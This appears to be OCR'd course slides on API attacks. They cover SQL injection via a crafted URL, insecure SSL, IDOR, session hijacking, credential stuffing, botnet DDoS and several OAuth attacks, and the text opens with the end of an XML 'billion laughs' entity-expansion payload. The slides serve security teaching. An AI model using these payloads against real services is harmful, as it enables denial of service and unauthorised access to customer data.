
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
- For example, consider the following normal URL:

  `http://billpay.com/api/v1/cust/459`
- The API retrieves the customer details based on the customer ID 459 from the database

  `“SELECT * FROM Customers where custID=’459’”`
- In the above URL, if an attacker injects malicious input, as shown below:

  `http://billpay.com/api/v1/cust/ '%20or%20'1'=‘1`
- The resultant malicious SQL query is

  `“SELECT * FROM Customers where custID=‘’ or ‘1’ = ‘1’”`
- The above query returns the details of all customers in the database
- Using this information, an attacker may further **delete or modify the data** in the database or use customer information to perform other malicious activities on the database server

Note: Web APIs are also vulnerable to XSS and CSRF attacks

Exploiting Insecure Configurations

Insecure SSL Configuration

- Vulnerabilities in SSL configuration may allow attackers to perform **man-in-the-middle** (MITM) attacks
- An attacker may sniff the traffic between an API and a client, manipulate the **client-side certificate**, and start monitoring or manipulating the encrypted traffic between the client and the API

Insecure Direct Object References (IDOR)


- **Direct object references** are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access
- These vulnerabilities can be identified **through API metadata** and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access

Insecure Session/ Authentication Handling

- Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to **hijack the client session** and steal or manipulate the messages between the client and the API

Login/Credential Stuffing Attacks

- Attackers employ login attacks or **credential stuffing attacks** to exploit password reuse across multiple platforms
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the **earlier identified pairs of credentials** using automated tools such as Sentry MBA and PhantomJS to break into an account



API DDoS Attacks

- The DDoS attack involves **saturating an API** with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users
- Attackers often carry out these attacks **by using botnets** that are created to discover and stay within an API rate limit control to increase the potentiality of an attack


Authorization Attacks on API: OAuth Attacks

- OAuth is an authorization protocol that allows a user to **grant limited access** to their resources on a site to a different site without having to expose their credentials

OAuth Attacks

Attack on 'Connect' Request	Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via Oauth An attacker can exploit requests made to connect one site to another to **gain illegal access** to a victim's account
Attack on 'redirect_uri'	Domain is usually specified by the client and only those '**redirect_uri**' on the specific domain are permitted If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to **capture authorization codes**
CSRF on Authorization Response	Attackers perform CSRF attacks to **connect a fake account** on the provider with the victim's account on client side This attack exploits a third request related to the granting of an authorization code
Access Token Reusage	OAuth requires **unique access tokens** for individual clients An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly



Authorization Attacks on API: OAuth Attacks (Cont'd)

SSRF Using Dynamic Client Registration Endpoint

- Hidden URLs are used for special registration endpoints and are mapped to `/register`
- Attackers can perform an SSRF attack using these URLs associated with the parameters in the POST request

WebFinger User Enumeration

- `WebFinger` is a standard protocol used to display all user information through a `GET request`
- Attackers can use "`anonymous`" as the username to validate themselves as a genuine user account on the server using OAuth authorization with "`/.well-known/webfinger`," which validates an endpoint

Exploiting Flawed Scope Validation

